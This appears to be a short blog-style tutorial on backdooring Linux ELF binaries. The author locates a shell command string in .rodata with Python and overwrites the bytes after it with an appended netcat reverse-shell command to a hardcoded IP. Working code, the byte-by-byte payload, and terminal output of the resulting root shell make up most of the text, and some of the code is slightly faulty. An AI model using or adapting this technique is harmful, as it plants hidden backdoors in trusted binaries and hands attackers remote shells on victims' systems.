Backdooring linux binaries – The easy way

Submitted-By: Cipher


Introduction:

ElF stands for Executable and Linkable Format . Its a file format for executables, shared libraries for linux operating systems . ElF files have a quite complex structure with sections and segment . Explaining all the parts of an elf binary is not in the scope of this paper . The only section that is important for us is .rodata as it contains constant strings used in the binary . Other methods such as library injection,code caving are quite hard to do . This method on the other hand is quite simple

The backdooring process

To backdoor a binary the binary should use a function that executes shell commands for example system() function . We will then replace the original command with our malicious command . Here is the algorithm in detaills:

First read the binary using the function "open()" in python3 . Then use the bytearray() function to convert the data to a bytearray . Let the array name be data . We did this because bytearray() function returns an array and we can modify the binary like we modify an array . Then we will find strings in the binary specifically that are shell commands . For this we will loop through the array using a for loop and check each and every value of the array . If we find a value is between 97-122 we check for continuity . In this way we can extract strings from the binary . Then we compare with commonly used shell commands . If we find a hit we store it to a variable. Now you may be wondering why we check if the values are between 97-122 . Its because ascii for lowercase alphabets ranges from 97-122 and every shell command is in lowercase . Here is the code




```
import time
def replace_strings():
    f = open("read","rb")
    data = f.read()
    data = bytearray(data)
    i = 0
    s = ""
    for d in data:
        if d in range(97,122):
            j = i
            while j<len(data):
                if data[j] in range(97,122):
                    #print(data[j])
                    ch = chr(data[j])
                    s = s+ch
                    #print(s)
                    if s == "whoami":
                        print("Command found")
                    j=j+1
                else:
                    #print("broken")
                    del s
                    s = ""
                    break
        i = i+1
replace_strings()
```

Then we need to search for the command we just found and append the malicious command . For this we need to find the index number of the last character of the command . For example if the command is “whomai” find the index number of “i” . We need to convert the shell command we just found to integer and append it to a list . Lets name the list as lis[] . Then loop through the array with a for loop .


```
“for d in data:
            #some code here”
```

Compare d with lis[0] . If the statement is true check if the rest of the values of lis[] are equal with the values after d . For example if d = data[i] compare data[i+1] with lis[1] and so on . We have to keep comparing until we traverse the entire list(lis[]) . The value of the variable i is the value we need as we are going to overwrite everything after this with our shell command .




```
def replace_strings():
    f = open("read","rb")
    data = f.read()
    data = bytearray(data)
    lis = []
    s = "whoami"
    for a in s:
        a = ord(a)
        lis.append(a)
    print(lis)
    i = 0
    j = 0
    for d in data:
        #some code here
        if d == lis[0]:
            print(i)
            while j<len(lis):
                if data[i+j] == lis[j]:
                    k = i+j
                j = j+1
        i = i+1
replace_strings()
```

To append our shell command replace the value of data[i+1]-data[n] with the ascii values of our command where i is the index number of the last character of command . Then append a null byte at data[n+1] . Here is my code . I was in a hurry to develop a proper algorithm here so I just did it manually . Make sure to treat the IP as string



```
                    data[i+1] = 59
                    data[i+2] = ord("n")
                    data[i+3] = ord("c")
                    data[i+4] = ord(" ")
                    data[i+5] = ord("-")
                    data[i+6] = ord("v")
                    data[i+7] = ord(" ")
                    data[i+8] = ord("1")
                    data[i+9] = ord("9")
                    data[i+10] = ord("2")
                    data[i+11] = ord(".")
                    data[i+12] = ord("1")
                    data[i+13] = ord("6")
                    data[i+14] = ord("8")
                    data[i+15] = ord(".")
                    data[i+16] = ord("2")
                    data[i+17] = ord("2")
                    data[i+18] = ord("5")
                    data[i+19] = ord(".")
                    data[i+20] = ord("1")
                    data[i+21] = ord("5")
                    data[i+22] = ord("5")
                    data[i+23] = ord(" ")
```

I used netcat reverse shell command . Now write the data to a file .




```
f = open("read","wb")
f.write(data)
f.close()
```

Testing :


Run a netcat server with the port you specified in the command . Then run the python script . After that run the malicious binary .

Result




```
root@kali:~/secops# ./read
uid=0(root) gid=0(root) groups=0(root)
Hello Worldroot@kali:~/secops# 
```

Good binary



```
root@kali:~/secops# ./read
uid=0(root) gid=0(root) groups=0(root)
Hello Worldroot@kali:~/secops# python elf.py
root@kali:~/secops# ./read
uid=0(root) gid=0(root) groups=0(root)
kali [192.168.225.155] 12 (?) open
```

Exploited binary



```
root@kali:~/secops# nc -lvp 12
listening on [any] 12 ...
connect to [192.168.225.155] from kali [192.168.225.155] 55160
id
uid=0(root) gid=0(root) groups=0(root)
ls
2.wav
33.wav
all.py
a.out
cos.py
decoder.py
elf2.py
elf.py
f.wav
gen.py
kiba
kiba.c
kiba.html
kiba.txt
out.txt
papon.mp3
r
r1
read
read.c
read.py
r.html
r.py
sound
sound1.wav
t
tmp
tmp2
whoami
root
```

Netcat Shell

Some issues with this method:

This methods overwrites some data in the .rodata section . I have a method that may solve this problem . I am yet to test that.